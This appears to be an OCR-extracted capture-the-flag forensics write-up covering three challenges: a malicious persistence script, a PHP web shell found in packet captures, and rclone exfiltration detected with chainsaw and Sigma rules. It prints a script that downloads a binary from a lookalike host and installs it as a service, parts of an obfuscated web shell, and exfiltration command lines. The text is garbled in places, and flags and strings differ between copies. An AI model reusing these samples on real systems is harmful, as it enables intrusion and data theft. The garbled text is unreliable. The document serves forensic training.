
There is a rumor that aliens have developed a persistence mechanism that is impossible to detect. After investigating her recently compromised Linux server, Pandora found a possible sample of this mechanism. Can you analyze it and find out how they install their persistence?

Step by step guide

We have a bash script that contains a *base64* encoded string. It's time to use a CyberChef!

```
$ persistence.sh #+ X
forensics > $ persistence.sh
1 n=whatis
2 h=hostname
3 path=/usr/local/bin/service
4 if [ "$n" != "pandora" && "$h" != "linux-HQ" ]; then exit; fi
5
6 curl https://files.pypi-install.com/packages/service -o $path
7 |
8 chmod +x $path
9
10 echo -e "W1VuaXRdCkRlc2NyaxB0aw9uPUhUQnt0aDNzM180bDEzb1nfNHIzX3MwMDAwMF9iNHWxY30KQwZ0ZXI9bmV0d29yay50YXJnZXQgbmV0d29yay1vbmxpbmUudgFyZ2V0Cgpbu2vydm1jZv0KVHlwZT1vbmVzaG90C1jlbwFpbkFmdgVyrXhpdd15ZXMkCkv4ZWNTdgFyD0vdXNyL2xvY2FsL2Jpb19zZXJ2aNlckv4ZlNTdG9wPS91c3IvbG9jYWwvYmluL3NlcnPzY2UKC1tJbnN0YwxsXQpXYW50ZWRCeT1tdwx0aS11c2VylLnRcmdldA==

12 systemctl enable service.service
```



The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Base64
- Input:** The base64 encoded string from the previous step.
- Output:** The decoded service configuration file content.
- Buttons:** STEP, BAKE!, and a checkmark icon.

The output content is as follows:

```
[Unit]
Description=HTB{th3ss_4l13n5_4r3_s00000_b4s1c}
After=network.target network-online.target

[Service]
Type=oneshot
RemainAfterExit=yes

ExecStart=/usr/local/bin/service
ExecStop=/usr/local/bin/service

[Install]
WantedBy=multi-user.target
```

Flag

HTB{th3s3_4l13nS_4r3_s00000_b4s1c}

Roten

Challenge description

CHALLENGE NAME

Roten



The iMoS is responsible for collecting and analyzing targeting data across various galaxies. The data is collected through their webserver, which is accessible to authorized personnel only. However, the iMoS suspects that their webserver has been compromised, and they are unable to locate the source of the breach. They suspect that some kind of shell has been uploaded, but they are unable to find it. The iMoS have provided you with some network data to analyse, its up to you to save us.

Step by step guide

1. Open the provided file in *Wireshark* and explore it.

```
....p.K(.j.#c ...).[...].6..p....J.\C."....J.a..L@..+$...T'.."p.9..E.....5c.....&"|W.{d...K+Z\J.&....aQ.e.(....RY.P..$..@.Z.*....?....m.S..LB..S=W._Z1>6....ZQ....l.,...;P.Z....h.g..}b..b.E..wp4...Nh...gT....#v!..$./.my.K30..d.#.3,.QH.W...gXcki:....r.e.P5...9.e....(asJ.u....7...3Y....=b9..Y%.....z.....r..q,S#a.....5...9X.aT...."us.B..J../\...$.cL.-..D...U'....B(2.%...".j|..<(...c....g...)....A....i...=..x...+.ytp.=.V..p..}.D..R....T*[7w^..w...u....'u.W....w88N...H..3.r2....^...v..s.4.a.u#j,1....Z..sB...".f-.FO|..$'C=....N+c..N*..O..0..z....IPe..e...+3.f.N.1l*j0).(L.vc..k..!x..c!.U..j..Y.../.y*2....F....2q.pP....i....D....s....Xj..#Q..vB..e.R)13...].M..B.m`B.k...Z...y$..u...?...C>#g....>F....\..B.w..5..P..s....v....z,...g..jD..X]....2.....U..s..p.....:=r|60.....>T..&..x..r.M:^.w...&..j..e..j..q"K....a..q..MJ.....W....h..P..e..B..5..8...l.Z.u....t..V..v..N..4.#..GET /map-update.php HTTP/1.1Host: targetaggregator.intergalacticministry.comConnection: keep-aliveUpgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Referer: http://targetaggregator.intergalacticministry.com/index.phpAccept-Encoding: gzip, deflateAccept-Language: en-GB,en-US;q=0.9,en;q=0.8Cookie: PHPSESSID=kbau08sst33binih98nmrlpa3a1HTTP/1.1 200 OKDate: Sun, 12 Mar 2023 21:52:44 GMTServer: Apache/2.4.52 (Ubuntu)Expires: Thu, 19 Nov 1981 08:52:00 GMTCache-Control: no-store, no-cache, must-revalidatePragma: no-cacheVary: Accept-EncodingContent-Encoding: gzipContent-Length: 1458Keep-Alive: timeout=5, max=97Connection: Keep-AliveContent-Type: text/html; charset=UTF-8.....WYo.8.-...*&=$.h...h....W.....TI.....l.H....x.7.o...?...]~y.....<HAY6..{f.h...i.../..@...Q-d.....MI.S.@..Zo..j.....R{$..\\..s.|..%....8....Jh...)..&.....N.a.....ZiI..d<...r,+5...$)...f..r...ap..f.u.& .."+.VLYH..kJKV,./]..<...(....T89..h...Y.A..o.....7a?..k..U"Y....4 client pkts, 4 server pkts, 7 turns.
```

```

66 340.506687 146.70.38.48 172.31.9.156 HTTP 245 GET /textonly/galacticmap.php HTTP/1.1
67 340.506850 172.31.9.156 146.70.38.48 HTTP 531 HTTP/1.1 404 Not Found (text/html)
68 340.512334 146.70.38.48 172.31.9.156 HTTP 240 GET /int/galacticmap.php HTTP/1.1
69 340.512335 146.70.38.48 172.31.9.156 HTTP 240 GET /oth/galacticmap.php HTTP/1.1
70 340.512446 146.70.38.48 172.31.9.156 HTTP 241 GET /talk/galacticmap.php HTTP/1.1
71 340.512466 172.31.9.156 146.70.38.48 HTTP 531 HTTP/1.1 404 Not Found (text/html)
72 340.512482 146.70.38.48 172.31.9.156 HTTP 239 GET /tv/galacticmap.php HTTP/1.1
73 340.512515 146.70.38.48 172.31.9.156 HTTP 240 GET /a-z/galacticmap.php HTTP/1.1
74 340.512558 146.70.38.48 172.31.9.156 HTTP 247 GET /whereilive/galacticmap.php HTTP/1.1
75 340.512615 172.31.9.156 146.70.38.48 HTTP 531 HTTP/1.1 404 Not Found (text/html)
76 340.512687 146.70.38.48 172.31.9.156 HTTP 242 GET /radio/galacticmap.php HTTP/1.1
77 340.512759 172.31.9.156 146.70.38.48 HTTP 531 HTTP/1.1 404 Not Found (text/html)
78 340.512871 172.31.9.156 146.70.38.48 HTTP 531 HTTP/1.1 404 Not Found (text/html)
79 340.512980 172.31.9.156 146.70.38.48 HTTP 531 HTTP/1.1 404 Not Found (text/html)
80 340.513789 172.31.9.156 146.70.38.48 HTTP 531 HTTP/1.1 404 Not Found (text/html)
81 340.513900 172.31.9.156 146.70.38.48 HTTP 531 HTTP/1.1 404 Not Found (text/html)
82 340.528972 146.70.38.48 172.31.9.156 HTTP 245 GET /homepage/galacticmap.php HTTP/1.1
83 340.529104 172.31.9.156 146.70.38.48 HTTP 531 HTTP/1.1 404 Not Found (text/html)
84 340.544409 146.70.38.48 172.31.9.156 HTTP 241 GET /text/galacticmap.php HTTP/1.1


```

Frame 2082: 245 bytes on wire (1960 bits), 245 bytes captured (1960 bits)
Ethernet II, Src: 02:52:8e:86:7f:d2 (02:52:8e:86:7f:d2), Dst: 02:da:1e:24:a2:08 (02:da:1e:24:a2:08)
Internet Protocol Version 4, Src: 146.70.38.48, Dst: 172.31.9.156
Transmission Control Protocol, Src Port: 41558, Dst Port: 80, Seq: 348, Ack: 931, Len: 179
Hypertext Transfer Protocol

```

030 01 f6 74 b7 00 00 01 01 08 0a 1c 60 b4 ac a2 b6 ..t..... . . .
040 55 ca 47 45 54 20 2f 68 6f 6d 65 70 61 67 65 2f U:GET /h omepage/
050 67 61 6c 61 63 74 69 63 6d 61 70 2e 70 68 70 20 galactic map.php
060 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 HTTP/1.1 -.Host:
070 74 61 72 67 65 74 61 67 67 72 65 67 61 74 6f 72 targetag gregor
080 2e 69 6e 74 65 72 67 61 6c 61 63 74 69 63 6d 69 .interga lacticmi
090 6e 69 73 74 72 79 2e 63 6f 6d 60 0a 41 63 63 65 nistry.c om .Acce
0a0 70 74 3a 2a 2f 2a 0d 0a 43 6f 66 74 65 6e 74 pt: /*. .Content
0b0 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 .Type: a pplicati
0c0 6f 6e 2f 66 6f 72 6d 2d 75 72 on/x-www -form=ur
0d0 6c 65 6e 63 6f 64 65 64 0d 0a 55 73 65 72 2d 41 lencoded .User-A
0e0 67 65 6e 74 3a 20 57 66 75 7a 7a 2f 33 2e 31 2e gent: Wf uzz/3.1.
0f0 30 0d 0a 0d 0a 0 ...
```

2. From the recorded network traffic we can see a directory brute forcing attack. After spending some time on analysis of these attack attempts I decided to search among the available for download files.



File	Type	Size	Content
layout.gif	image/gif	276 bytes	
galacticmap.php	text/html	1726 bytes	HTTP/1.1 200 OK
galacticmap.php?dir=%2Fvar%2Fwww%2Fhtml%2Fuploads&cmd=ls %2F	text/html	3,269 bytes	HTTP/1.1 200 OK
bootstrap.min.css	text/css	121 kB	
about.php	text/html	5,628 bytes	
favicon.ico	image/png	390 kB	
map2.jpg	image/jpeg	304 kB	
map2.jpeg	text/html	4,743 bytes	HTTP/1.1 200 OK
bootstrap.map	text/html	304 bytes	HTTP/1.1 200 OK
bootstrap.map2	text/html	3,827 bytes	HTTP/1.1 200 OK
bootstrap.map-update.php	text/html	3,827 bytes	HTTP/1.1 200 OK
about.php	text/html	5,628 bytes	HTTP/1.1 200 OK
index.php	text/html	4,743 bytes	HTTP/1.1 200 OK
bootstrap.map	text/html	4,743 bytes	HTTP/1.1 200 OK
bootstrap.map2	text/html	121 kB	HTTP/1.1 200 OK
bootstrap.map2.css	text/css	390 kB	HTTP/1.1 200 OK
bootstrap.map2.jpeg	image/jpeg	398 kB	HTTP/1.1 200 OK
favicon.ico	image/png	304 kB	HTTP/1.1 200 OK

Frame 18513: 1504 bytes on wire (12032 bits), 1504 bytes captured (12032 bits)
Ethernet II, Src: 02:da:1e:24:a2:08 (02:da:1e:24:a2:08), Dst: 172.31.9.156 (172.31.9.156)
Internet Protocol Version 4, Src: 146.70.38.48, Dst: 172.31.9.156
Transmission Control Protocol, Src Port: 42530, Dst Port: 80, Seq: 10, Ack: 10, Len: 12032
Hypertext Transfer Protocol
Line-based text data: text/html (33 lines)

3. That seems to be a remote shell. Click on it to open this request inside the recorded traffic.

http.request.method==POST						
No.	Time	Source	Destination	Protocol	Length	Info
268	10.928158	37.46.113.165	172.31.9.156	HTTP	1748	POST /map-update.php HTTP/1.1 (application/pdf)
292	23.279555	212.102.35.152	172.31.9.156	HTTP	875	POST /results_display.php HTTP/1.1 (application/x-www-form-urlencoded)
337	27.821393	212.102.35.152	172.31.9.156	HTTP	858	POST /results_display.php HTTP/1.1 (application/x-www-form-urlencoded)
369	30.821775	212.102.35.152	172.31.9.156	HTTP	860	POST /results_display.php HTTP/1.1 (application/x-www-form-urlencoded)
437	39.868765	212.102.35.152	172.31.9.156	HTTP	859	POST /results_display.php HTTP/1.1 (application/x-www-form-urlencoded)
1089	66.424427	212.102.35.152	172.31.9.156	HTTP	2108	POST /map_update.php HTTP/1.1 (application/pdf)
1571	249.951967	146.70.38.48	172.31.9.156	HTTP	739	POST /results_display.php HTTP/1.1 (application/x-www-form-urlencoded)
1920	292.666144	146.70.38.48	172.31.9.156	HTTP	286	POST /map_update.php HTTP/1.1 (application/x-php)
3540	356.038495	86.5.206.121	172.31.9.156	HTTP	877	POST /results_display.php HTTP/1.1 (application/x-www-form-urlencoded)

```
POST /map-update.php HTTP/1.1
Host: targetaggregator.intergalacticministry.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----310973569542634246533468492466
Content-Length: 7178
Origin: http://targetaggregator.intergalacticministry.com
Connection: keep-alive
Referer: http://targetaggregator.intergalacticministry.com/map-update.php
Cookie: PHPSESSID=sj192h064ue736f5651mn74j6l
Upgrade-Insecure-Requests: 1

-----310973569542634246533468492466
Content-Disposition: form-data; name="uploaded_file"; filename="galacticmap.php"
Content-Type: application/x-php

<?php
$pz1ZoJiMpcu = 82;
$libG80Kxs0GMz = array();
$iyzQ5h8qfq6 = " ";
$iyzQ5h8qfq6 .= "<nnyo ea\$px-aloerlo=r\$0' weme Su rgsr s\"eu>\\"e'R= elmi)y '_t>bde e e _=p _xt\" ?ltps vdfic-xetrmsx'l0em@
'o\"oc & t [rvn_e;ev.ncxm'vToil ,F y";
$iyzQ5h8qfq6 .= "< s -<a \"op r_P< poeeihaeild /ds\"se4bsxa01: r]du ;e\$'o,t dn\ni\$'me'maoate{e I'lb>'u btde .sr ege/ han:t";
$iyzQ5h8qfq6 .= "elrnenjt( 0'eCdd0 l et0n'seu u it ;e _dc>ulud'Tnxle\$L<er<.l oh> ii aert pdt iai(ed.QiJr\n\$i0; \\"e0 d= ex ].xp\,
Sr re \nwSn'u<rup Jo ilue=/b\$t r>\n";
$iyzQ5h8qfq6 .= "h rxn ltmbn _\"aoddi" bubaa\$nff0 i0) )- [ &"4 ==e[wn (r #iEa tftelF)U sspSb\"'rd d0 o e_t pps0 \n]DpneaC;aoesvp\ni( )f0
& \" ( ]0 =sc'o \$# nRmaeo i01j te";
$iyzQ5h8qfq6 .= "l>c;>ia ew agP ad(i;pe:rto\lnor/a<l )n( = ?;\$r\$0 0 'puwr\$\$d\" fgVeup'r'al l s o'<o\nrs rn \" leetu\$y fnsl
(en dytiS3z2e\$ ) 0 'ngeompe_ xrtrlsdi; l E=t>ma"";
$iyzQ5h8qfq6 .= "e{o iaafb1nb. jee <ptrchid> cia't s qc.p){ \$ (0' rao0 ) 'ieid;ir\nadR'o\\ r.'\na ifdri>\"$ndr<t apmh(di\" (rctE)";
$iyzQ5h8qfq6 .= "e mtlr3h;o m[\$2x odd0( _n't[\nr) gi[dcnat\$ d n Dl>r R k)\\"<tr twso\$ (r; i atx;n iriepi.\n\$ o m0' u\"e1\$ \"$ ;
$iyzQ5h8qfq6 .= "t[e}')] r'io'c/_in '(ie: e&e\n/b hu( df)\n s ptap\nnt nabrp6\n et d\$0\$0 p] qoi?f)\\">n= \n=ePrmtf6da";
$iyzQ5h8qfq6 .= "je\"mTr; r&ye\nto\"( i\$\"ii e s tici - ipryt/\n y etd): [ & wrf ()e\n { CH'p\nioE=m [c.oeo\nne u c hd; \$/dd<rl.c e
iohr L fca/ jf &p ye ";
$iyzQ5h8qfq6 .= "\\"= ?no( \"\n,a\nn\$n HtP leorT'e 'h\$vcu d l'=h >y\n d(it.e h t onme e idri-su e &p?' e 0 eu t% d\$_ To_vecnm[f=
nouetp \" t. ";
$iyzQ5h8qfq6 .= ">>\n o'eifrd'o\"o ( n/es n eny.-/n 0=e e - x(0'rp\$'1 \$'dp BrSat=-i' a_p ol > \$ \n cri>/w< \n $i:on: g ";
$iyzQ5h8qfq6 .= "d. 1>bc x'lo= '\$\e\$0x[[m s g]i0 {yEleo'ddls m\"luro E)o_\$< h.l.<n\"_f ct t c-2\not 2dsx'0w;gcm0'\"o%: r,rs
client pkt, 1Server pkt, 1turn.
```

4. We have a PHP shell, let's download it and try to explore.

5. Run the modified script.

```
(kali㉿kali)-[~/Desktop/htb_ca_2023/forensics]
$ php script_roten.php > res.txt
```

```
forensics > cat res.txt
63
64
65 $dir = $_GET['dir'];
66 if (isset($_POST['dir'])) {
67     $dir = $_POST['dir'];
68 }
69 $file = '';
70 if ($dir == NULL or !is_dir($dir)) {
71     if (is_file($dir)) {
72         echo "enters";
73         $file = $dir;
74         echo $file;
75     }
76     $dir = './';
77 }
78 $dir = realpath($dir);
79 ##flag = HTB{W0w_ROt_A_DaY}
80 $dir = realpath($dir);
81 echo "<h2>Viewing directory " . $dir . "</h2>";
82 echo "<br><form action='".$SERVER['PHP_SELF']."' method='GET'>";
83 echo "<input type='hidden' name='dir' value='".$dir." />";
84 echo "<input type='text' name='cmd' autocomplete='off' autofocus><input type='submit' value='Execute'><br>";
85 echo "</form>";
86 echo "<br><div class='navbar-form'><form action='".$SERVER['PHP_SELF']."' method='POST' enctype='multipart/form-data'><br>";
87 echo "<input type='hidden' name='dir' value='".$GET['dir']."' /> ";
88 echo "<input type='file' name='fileToUpload' id='fileToUpload'><br><input type='submit' value='Upload File' name='submit'>";
89 echo "</div>".
```

Flag

HTB{W0w_ROt_A_DaY}

Packet Cyclone

Challenge description

CHALLENGE NAME

Packet Cyclone



Pandora's friend and partner, Wade, is the one that leads the investigation into the relic's location. Recently, he noticed some weird traffic coming from his host. That led him to believe that his host was compromised. After a quick investigation, his fear was confirmed. Pandora tries now to see if the attacker caused the suspicious traffic during the exfiltration phase. Pandora believes that the malicious actor used rclone to exfiltrate Wade's research to the cloud. Using the tool called "chainsaw" and the sigma rules provided, can you detect the usage of rclone from the event logs produced by Sysmon? To get the flag, you need to start and connect to the docker service and answer all the questions correctly.

Step by step guide

1. Download the [chainsaw](#) tool and run the sample command.

```
(kali㉿kali)-[~/Desktop/htb_ca_2023/forensics/chainsaw]
└─$ ./chainsaw hunt ..//Logs -s ..//sigma_rules/ --mapping sigma-event-logs-all.yml

[+] Loading detection rules from: ..//sigma_rules/
[+] Loaded 2 detection rules
[x] Error loading specified mapping file - No such file or directory (os error 2)
```



2. Mapping file is missing, so I decided to download a sample mapping file from the original *chainsaw* repository.

```

← → C https://raw.githubusercontent.com/WithSecureLabs/chainsaw/master/mappings/sigma-event-logs-all.yml

---
name: Chainsaw's groupless Sigma mappings for Event Logs
kind: evtx
rules: sigma


exclusions:
- Defense evasion via process reimaging
- Exports Registry Key To An Alternate Data Stream
- NetNTLM Downgrade Attack
- Non Interactive PowerShell
- Wuauctl Network Connection
- Raw Disk Access Using Illegitimate Tools
- Executable in ADS
- Space After Filename - macOS
- Execution Of Non-Existing File
- Execution of Suspicious File Type Extension
- Execution from Suspicious Folder
- Process Start From Suspicious Folder
- Setting Change in Windows Firewall with Advanced Security
- Group Modification Logging
- WMI Event Subscription
- USB Device Plugged

groups:
- name: Sigma
  timestamp: Event.System.TimeCreated
  filter:
    Provider: "*"
  fields:
    - from: Provider
      to: Event.System.Provider
    - name: Event ID
      from: EventID
      to: Event.System.EventID
    - name: Record ID
      from: EventRecordID
      to: Event.System.EventRecordID
    - name: Computer
      from: Computer
      to: Event.System.Computer
    - name: Event Data
      from:EventData
      to: Event.EventData
    - from: AccessList
      to: Event.EventData.AccessList
  visible: false

```

<https://raw.githubusercontent.com/WithSecureLabs/chainsaw/master/mappings/sigma-event-logs-all.yml>

3. Run the tool once again.



(kali㉿kali)-[~/Desktop/htb_ca_2023/forensics/chainsaw]

```

$ ./chainsaw hunt .. /Logs -s .. /sigma_rules/ --mapping sigma-event-logs-all.yml

```

CHAINSAW
By Countercept (@FranticTyping, @AlexKornitzer)

[+] Loading detection rules from: .. /sigma_rules/
[+] Loaded 2 detection rules
[+] Loading forensic artefacts from: .. /Logs (extensions: .evtx, .evt)
[+] Loaded 149 forensic artefacts (54.3 MB)
[+] Hunting: [=====] 149/149
[+] Group: Sigma

timestamp	detections	count	Event.System.Provider	Event ID	Record ID	Computer	Event Data
2023-02-24 15:35:07	* Rclone Execution via Command Line or PowerShell	1	Microsoft-Windows-Sysmon	1	76	DESKTOP-UTDHED2	CommandLine: '"C:\Users\wade\AppData\Local\Temp\rclone-v1.61.1-windows-amd64\rclone.exe" config create remote mega user m@meret@protonmail.com pass F8MeavdiaFZbwzPmQIVhJCGXZ5XZI1gsU3EjhQKwOrEqOQhyI' Company: https://rclone.org CurrentDirectory: C:/Users/wade/AppData/Local/Temp/rclone-v1.61.1-windows-amd64 Description: Rsync for cloud storage FileVersion: 1.61.1 Hashes: SHA256=E94901809FF7CC5168C1E857D4AC9CB839CA1F6E21DCCE95DF88E28DF799961 Image: C:/Users/wade/AppData/Local/Temp/rclone-v1.61.1-windows-amd64/rclone.exe IntegrityLevel: Medium

4. Great! Now, let's start a remote docker container and connect to it.

```
(kali㉿kali)-[~]
$ nc 165.232.100.46 31894

+---+-----+
| Title | Description |
+---+-----+
| Packet Cyclone | Pandora's friend and partner, Wade, is the one that leads the investigation into the relic's location. Recently, he noticed some weird traffic coming from his host. That led him to believe that his host was compromised. After a quick investigation, his fear was confirmed. Pandora tries now to see if the attacker caused the suspicious traffic during the exfiltration phase. Pandora believes that the malicious actor used rclone to exfiltrate Wade's research to the cloud. Using the tool chainsaw and many sigma rules that can be found online, can you detect the usage of rclone from the event logs produced by Sysmon? To get the flag, you need to start and connect to the docker service and answer all the questions correctly. |
+---+-----+-----+
```

What is the email of the attacker used for the exfiltration process? (for example: name@email.com)

> majmeret@protonmail.com

5. Next step is to answer the provided question by using the provided by *chainsaw* tool information.

[+] Group: Sigma							
timestamp	detections	count	Event.System.Provider	Event ID	Record ID	Computer	Event Data
2023-02-24 15:35:07	• Rclone Execution via Command Line or PowerShell	1	Microsoft-Windows-Sysmon	1	76	DESKTOP-UTDHED2	CommandLine: "C:\Users\wade\AppData\Local\Temp\rclone-v1.61.1-windows-amd64\rclone.exe" config create remote mega user majmeret@protonmail.com pass F8MeavdiaFZbWzpMqIVhJCGXZ5XXZI1qsU3Ejh0KQwOrEoQqHyI Company: https://rclone.org CurrentDirectory: C:\Users\wade\AppData\Local\Temp\rclone-v1.61.1-windows-amd64\ Description: Rsync for cloud storage FileVersion: 1.61.1 Hashes: SHA256:E94901809FF7CC5168C1E857D4AC9CBB339CA1F6E21DC1CE95DEB8E280E799961

What is the email of the attacker used for the exfiltration process? (for example: name@email.com)

> majmeret@protonmail.com

[+] Correct!

What is the password of the attacker used for the exfiltration process? (for example: password123)

> FBMeavdiaFZbWzpMqIVhJCGXZ5XXZI1qsU3Ejh0KQwOrEoQqHyI

[+] Correct!

What is the Cloud storage provider used by the attacker? (for example: cloud)

>

```
and Line or PowerShell
```

```
ppData\Local\Temp\rclone-v1.61
 1-windows-amd64\rclone.exe" r
onfig create remote mega user
BMeavidiaZbWzpmQIVhZGKZ5XXZI1
qsl3EjhokQw0rEq0qHyI'
Company: https://rclone.org
CurrentDirectory: C:\Users\wade\AppData\Local\Temp\rclone-v1
.61.1-windows-amd64\
Description: Rsync for cloud s
torage
FileVersion: 1.61.1
Hashes: SHA256=694901809FF7CC5
168C1E857D4AC9CB339CA1F6E21DC
CE95DFBBE28DF799961
Image: C:\Users\wade\AppData\Loc
al\Temp\rclone-v1.61.1-windo
ws-amd64\rclone.exe
IntegrityLevel: Medium
LogonGuid: 10DA3E43-D892-63F8-
4B6D-030000000000
LogonId: '0x36db'
OriginalFileName: rclone.exe
ParentCommandLine: '"C:\Window
s\System32\WindowsPowerShell\v
1.0\powershell.exe"'
ParentImage: C:\Windows\System
32\WindowsPowerShell\v1.0\pow
ershell.exe
ParentProcessGuid: 10DA3E43-D8
D2-63F8-9B00-000000000000
ParentProcessId: 5888
ParentUser: DESKTOP-UTDHED2\wa
de
ProcessGuid: 10DA3E43-D92B-63F
8-9100-000000000000
ProcessId: 3820
Product: rclone
RuleName: '-'
TerminalSessionId: 1
User: DESKTOP-UTDHED2\wade
```

Process	Parent PID	File Handles	Computer Name	CommandLine
Microsoft-Windows-Sysmon	1	78	DESKTOP-UTDHED2	<pre>CommandLine: '"C:\Users\wade\AppData\Local\Temp\rclone-v1.61.1-windows-amd64\rclone.exe" copy C:\Users\Wade\Desktop\Relic_location\ remote:exfiltration -v' Company: https://rclone.org CurrentDirectory: C:\Users\wade\AppData\Local\Temp\rclone-v1.61.1-windows-amd64\ Description: Rsync for cloud storage FileVersion: 1.61.1 Hashes: SHA256=E94901809FF7CC5168C1E857D4AC9CBB339CA1F6E21DCCE95DFB8E28DF799961 Image: C:\Users\wade\AppData\Local\Temp\rclone-v1.61.1-windows-amd64\rclone.exe IntegrityLevel: Medium</pre>

```
What is the name of the folder the attacker exfiltrated; provide the full path. (for example: C:\Users\user\folder)
> C:\Users\ Wade\Desktop\Relic_location
[+] Correct!

What is the name of the folder the attacker exfiltrated the files to? (for example: exfil_folder)
> exfiltration
[+] Correct!

[+] Here is the flag: HTB{3v3n_3xtr4t3rr3str14l_B31nGs_us3_Rcl0n3_n0w4d4ys}
```

Flag

